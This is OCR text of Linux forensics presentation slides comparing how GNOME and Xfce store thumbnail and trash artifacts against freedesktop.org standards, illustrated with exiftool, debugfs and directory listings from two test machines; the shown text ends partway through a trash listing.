Long Live Linux Forensics!

```
 ______________________________
< LONG LIVE LINUX FORENSICS >
 ------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```

The Linux Forensics Team

$ whoami

Ali Hadi

Professor @ Champlain College {Computer and Digital Forensics, Cybersecurity}

@binaryz0ne

$ whoami

Brendan Brown

Alum @ Champlain College {CDF & Cybersecurity}
Reverse Engineer – InvictusIC

@br_endian

$ whoami

Victor Griswold

Senior @ Champlain College {Digital Forensics and Cybersecurity}

@vicgriswold

Scenario(s)

- Learning Linux Forensics Through Case Studies -

#1

Linux User Artifacts (GNOME/XFCE)

#2

Compromised Web Server...

#3

More Hidden Processes...

Case #1: Linux User Artifacts...


- Looking at some test cases for the following User Activity artifacts:
  - Thumbnails
  - Trash
  - Recently Used Documents
- Performed on Ubuntu 18.04.1 LTS (GNOME) and Kali 2020.1b (Xfce4)
- Comparing results between the two test environments
- Comparing Freedesktop (XDG) Standards to findings

Thumbnails
What we Expect...

freedesktop.org

- ✘ Thumbnails will appear in ~/.cache/thumbnails/[normal | large | fail]
- ✘ Thumbnails will be in PNG format
- ✘ Thumbnails will contain at least the Thumb::URI and Thumb::MTime PNG tEXt keys
- ✘ Thumbnails file name will be the MD5 hash of the URI found in Thumb::URI with .png appended

Xfce4 Thumbnails



```
badguy@kali:~/.cache/thumbnails/normal$ exiftool -S -ThumbURI -ThumbMTime . | grep -B1 -A1 Cats
======== ./3dd72398b11da861964942963d868136.png
ThumbURI: file:///home/badguy/Desktop/Cats/cat-2083492_1280.jpg
ThumbMTime: 1591908610
--
======== ./cc42d0063b85eecef9d29bb20daabba0.png
ThumbURI: file:///home/badguy/Desktop/Cats/Black_white_cats.jpg
ThumbMTime: 1591908582
--
======== ./2dca4eeaadb6fc9cdb9aacd314a8952e.png
ThumbURI: file:///home/badguy/Desktop/Cats/calico-cat-professional-photograph-julie-austin-cat.jpg
ThumbMTime: 1591908637
badguy@kali:~/.cache/thumbnails/normal$
```


Only 3 thumbnailed

11 Images

```
exiftool -S -ThumbURI -ThumbMTime . | grep -C1 [dir_name]
```

Test dir = ~/home/Desktop/Cats/

GNOME Thumbnails




```
victor@ubuntu:~/.cache/thumbnails/large$ exiftool -S -ThumbURI . | grep -B1 -A2 Cats
======== ./8822a81f9f8a5866895f6bf322169dd4.png
ThumbURI: file:///home/victor/Desktop/Cats/June_odd-eyed-cat.jpg
======== ./20a6b9e551fac958dc8a26fac5619076.png
ThumbURI: file:///home/victor/Desktop/Cats/Cat_March_2010-1.jpg
======== ./3e642bf505c5790893483d738fc6c110.png
ThumbURI: file:///home/victor/Desktop/FruitPhone%202%20Technical%20Specs.pdf
======== ./9760464f78621ec19332218b38c105aa.png
ThumbURI: file:///home/victor/Desktop/Cats/Young_cats.jpg
======== ./f1b36ffb10eada1ea34e065efccd486a.png
ThumbURI: file:///home/victor/Desktop/Cats/Black_white_cats.jpg
======== ./f670c153621c1bde84e84f6e599333dc.png
ThumbURI: file:///home/victor/Desktop/Cats/cat-2083492_1280.jpg
======== ./18f5c5918c8d6013816df888e7fba80b.png
ThumbURI: file:///home/victor/Desktop/Cats/javacats28Oct20170073.jpg
======== ./4336a0d8836ee17e56ca821a58768a41.png
ThumbURI: file:///home/victor/Desktop/Cats/calico-cat-professional-photograph-julie-austin-cat.jpg
======== ./0915c7b535480893c697f7d0b15788a7.png
ThumbURI: file:///home/victor/Pictures/index.jpeg
======== ./c57c111ca652dc1887c3cc5b7d48d826.png
ThumbURI: file:///home/victor/Desktop/Cats/closup-of-cat-on-floor-julie-austin-pet-photography.jpg
======== ./6520dbe75d233e610cc56e143ecbc54e.png
ThumbURI: file:///home/victor/Desktop/man-talking-on-the-phone-1582238_1280.jpg
======== ./6848c8ca8aa6f33711645d2387a0db1f.png
ThumbURI: file:///home/victor/Desktop/Cats/javacatscafe18Feb20180118.jpg
======== ./dc4670dab6cd4811ef7658651d61736a.png
ThumbURI: file:///home/victor/Desktop/Cats/img_1317.jpg
======== ./dd77bb8582ac7546d647be86b6c9c820.png
ThumbURI: file:///home/victor/Desktop/Cats/cat-care_meowing-and-yowling_main-image.jpg
======== ./adf3b3cd6a7fc5ed9495d96cc8215a0c.png
ThumbURI: file:///home/victor/Desktop/mobile-2262928_1280.jpg
victor@ubuntu:~/.cache/thumbnails/large$
```

Same 11 Images


All 11 thumbnailed!

```
Test dir = ~/home/Desktop/Cats/
```

GNOME v. Xfce4 Thumbnail Tags




```
FileName: f1b36ffb10eada1ea34e065efccd486a.png
Directory: .
FileSize: 77 kB
FileModifyDate: 2020:06:25 16:59:14-07:00
FileAccessDate: 2020:06:25 16:59:14-07:00
FileInodeChangeDate: 2020:06:25 16:59:14-07:00
FilePermissions: rw-------
FileType: PNG
FileTypeExtension: png
MIMEType: image/png
ImageWidth: 256
ImageHeight: 192
BitDepth: 8
ColorType: RGB
Compression: Deflate/Inflate
Filter: Adaptive
Interlace: Noninterlaced
SignificantBits: 8 8 8
ThumbURI: file:///home/victor/Desktop/Cats/Black_white_cats.jpg
ThumbMTime: 1591908582
Software: GNOME::ThumbnailFactory
ImageSize: 256x192
Megapixels: 0.049
```



```
FileName: cc42d0063b85eecef9d29bb20daabba0.png
Directory: .
FileSize: 22 kB
FileModifyDate: 2020:06:25 19:40:15-04:00
FileAccessDate: 2020:06:25 19:40:15-04:00
FileInodeChangeDate: 2020:06:25 19:40:15-04:00
FilePermissions: rw-r--r--
FileType: PNG
FileTypeExtension: png
MIMEType: image/png
ImageWidth: 128
ImageHeight: 96
BitDepth: 8
ColorType: RGB with Alpha
Compression: Deflate/Inflate
Filter: Adaptive
Interlace: Noninterlaced
SignificantBits: 8 8 8 8
ThumbURI: file:///home/badguy/Desktop/Cats/Black_white_cats.jpg
ThumbMTime: 1591908582
ImageSize: 128×96
Megapixels: 0.012
```

GNOME + Xfce4 Thumbnail Timestamps



```
Inode: 800988   Type: regular    Mode:  0600   Flags: 0x80000
Generation: 854142529    Version: 0x00000000:00000001
User:  1000   Group:  1000   Project:     0   Size: 78595
File ACL: 0
Links: 1   Blockcount: 160
Fragment:  Address: 0    Number: 0    Size: 0
 ctime: 0x5ef53a52:31c00bb0 -- Thu Jun 25 16:59:14 2020
 atime: 0x5f037ceb:e0be9dd0 -- Mon Jul  6 12:35:07 2020
 mtime: 0x5ef53a52:31c00bb0 -- Thu Jun 25 16:59:14 2020
crtime: 0x5ef53a52:2def7b50 -- Thu Jun 25 16:59:14 2020
Size of extra inode fields: 32
Inode checksum: 0xb1ac1488
EXTENTS:
(0-19):3540384-3540403
(END)
```

Last Viewed

First Viewed

```
sudo debugfs -R 'stat [<inode_num>]' /dev/...
```

Trash Folder


What we Expect…

freedesktop.org


- ✘ Expect to find a folder called ‘Trash’ in each user’s ~/.local/share
- ✘ Expect to find at least 2 directories in “Trash”: files and info
  - ○ ‘files’ directory will contain all the files and directories that have been moved to trash
  - ○ ‘info’ directory will contain *.trashinfo files related to files in ‘files’ directory

Note: Files only moved to trash through GUI interaction (not through ‘rm’ commands)

GNOME and Xfce4 Trash Folders




```
victor@ubuntu:~/.local/share$ ls -al Trash/
total 20
drwx------  5 victor victor 4096 Jun 25 17:13 .
drwx------ 18 victor victor 4096 Jul  5 10:44 ..
drwx------  2 victor victor 4096 Jun 25 17:13 expunged
drwx------  3 victor victor 4096 Jul  5 10:53 files
drwx------  2 victor victor 4096 Jul  5 10:53 info
victor@ubuntu:~/.local/share$ ls -al Trash/files/
total 248
drwx------ 3 victor victor   4096 Jul  5 10:53 .
drwx------ 5 victor victor   4096 Jun 25 17:13 ..
-rwxrw-rw- 1 victor victor 240042 Jun 11 13:49 Black_white_cats.jpg
drwxrwxrwx 2 victor victor   4096 Jul  5 10:45 Cats
victor@ubuntu:~/.local/share$ ls -al Trash/files/Cats/
total 6648
drwxrwxrwx 2 victor victor    4096 Jul  5 10:45 .
drwx------ 3 victor victor    4096 Jul  5 10:53 ..
-rwxrw-rw- 1 victor victor   91600 Jun 11 13:50 calico-cat-professional-photograph-julie-austin-cat.jpg
-rwxrw-rw- 1 victor victor   65799 Jun 11 13:50 cat-2083492_1280.jpg
-rwxrw-rw- 1 victor victor  331508 Jun 11 13:51 cat-care_meowing-and-yowling_main-image.jpg
-rwxrw-rw- 1 victor victor 2672116 Jun 11 13:50 Cat_March_2010-1.jpg
-rwxrw-rw- 1 victor victor  143638 Jun 11 13:50 closup-of-cat-on-floor-julie-austin-pet-photography.jpg
-rwxrw-rw- 1 victor victor   78876 Jun 11 13:50 img_1317.jpg
-rwxrw-rw- 1 victor victor  391178 Jun 11 13:50 javacats28Oct20170073.jpg
-rwxrw-rw- 1 victor victor  776100 Jun 11 13:50 javacatscafe18Feb20180118.jpg
-rwxrw-rw- 1 victor victor  992514 Jun 11 13:50 June_odd-eyed-cat.jpg
-rwxrw-rw- 1 victor victor 1228841 Jun 11 13:49 Young_cats.jpg
victor@ubuntu:~/.local/share$ ls -al Trash/info
total 16
drwx------ 2 victor victor 4096 Jul  5 10:53 .
drwx------ 5 victor victor 4096 Jun 25 17:13 ..
-rw-r--r-- 1 victor victor   98 Jul  5 10:45 Black_white_cats.jpg.trashinfo
-rw-r--r-- 1 victor victor   77 Jul  5 10:53 Cats.trashinfo
victor@ubuntu:~/.local/share$ cat Trash/info/Cats.trashinfo
[Trash Info]
Path=/home/victor/Desktop/Cats
DeletionDate=2020-07-05T10:53:15
victor@ubuntu:~/.local/share$
```




```
badguy@kali:~/.local/share/Trash$ ls -al
total 16
drwx------ 4 badguy badguy 4096 Jul  5 14:23 .
drwx------ 6 badguy badguy 4096 Jul  5 14:23 ..
drwx------ 3 badguy badguy 4096 Jul  5 14:25 files
drwx------ 2 badguy badguy 4096 Jul  5 14:25 info
badguy@kali:~/.local/share/Trash$ ls -al files/
total 248
drwx------ 3 badguy badguy   4096 Jul  5 14:25 .
drwx------ 4 badguy badguy   4096 Jul  5 14:23 ..
-rwxrw-rw- 1 badguy badguy 240042 Jun 11 16:49 Black_white_cats.jpg
drwxrwxrwx 2 badguy badguy   4096 Jul  5 14:23 Cats
badguy@kali:~/.local/share/Trash$ ls -al files/Cats/
total 6648
drwxrwxrwx 2 badguy badguy    4096 Jul  5 14:23 .
drwx------ 3 badguy badguy    4096 Jul  5 14:25 ..
